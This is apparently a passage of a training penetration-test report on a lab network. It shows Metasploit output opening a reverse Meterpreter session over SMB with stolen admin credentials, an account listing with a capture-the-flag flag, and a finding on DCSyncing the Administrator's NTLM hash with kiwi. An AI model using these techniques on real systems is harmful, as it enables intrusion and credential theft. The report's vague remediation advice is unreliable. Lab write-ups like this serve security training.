[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 172.22.117.10
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:56378 ) at 2023-08-12 00:49:01 -0400
```

```
100666/rw-rw-rw-  173216   fil   2019-09-06 20:29:23 -0400  xmllite.dll
100666/rw-rw-rw-  17920    fil   2018-09-15 03:13:06 -0400  xmlprovi.dll
100666/rw-rw-rw-  52224    fil   2018-09-15 03:11:59 -0400  xolehlp.dll
100777/rwxrwxrwx  3442176  fil   2019-09-06 20:29:55 -0400  xpsrchvw.exe
100666/rw-rw-rw-  76060    fil   2018-09-15 05:08:47 -0400  xpsrchvw.xml
100666/rw-rw-rw-  2086400  fil   2019-09-06 20:29:24 -0400  xpsservices.dll
100666/rw-rw-rw-  4014     fil   2018-09-15 03:13:15 -0400  xwizard.dtd
100777/rwxrwxrwx  55808    fil   2018-09-15 03:13:15 -0400  xwizard.exe
100666/rw-rw-rw-  376320   fil   2018-09-15 03:13:15 -0400  xwizards.dll
100666/rw-rw-rw-  98816    fil   2018-09-15 03:13:14 -0400  xwreg.dll
100666/rw-rw-rw-  207360   fil   2018-09-15 03:13:14 -0400  xwtpdui.dll
100666/rw-rw-rw-  119808   fil   2018-09-15 03:13:15 -0400  xwtpw32.dll
040777/rwxrwxrwx  0        dir   2019-09-06 20:31:02 -0400  zh-CN
040777/rwxrwxrwx  0        dir   2018-09-15 05:08:48 -0400  zh-TW
100666/rw-rw-rw-  67072    fil   2018-09-15 03:13:04 -0400  zipcontainer.dll
100666/rw-rw-rw-  374784   fil   2019-09-06 20:29:22 -0400  zipfldr.dll
100666/rw-rw-rw-  25088    fil   2018-09-15 03:13:04 -0400  ztrace_maps.dll

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > shell
Process 1076 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

Affected Hosts	172.22.117.10
Remediation	have better password set ups to defend against and also come up with ways to defend against these scenarios like with IP address making them more secure

Vulnerability 36	Findings

Title	Escalating Access
Type (Web app / Linux OS / WIndows OS)	Windows 10
Risk Rating	Critical
Description	By moving to root and listing all files we got a understanding of what txt files we wanted to take
Images	
Affected Hosts	172.22.117.10
Remediation	make .txt files not as accessible from root

Vulnerability 37	Findings
Title	Compromising Admin
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using kiwi to DCSync the Administrator user on Server2019 will reveal their NTLM password hash, which is the administrator credentials and compromised
Images	

Affected Hosts	172.22.117.20
Remediation	It is absolutely under no circumstances right to have your admin compromised. A way to stop this is to simply make it so accessible but at this point they need to just delete this whole website because 37 exploits is ridiculous.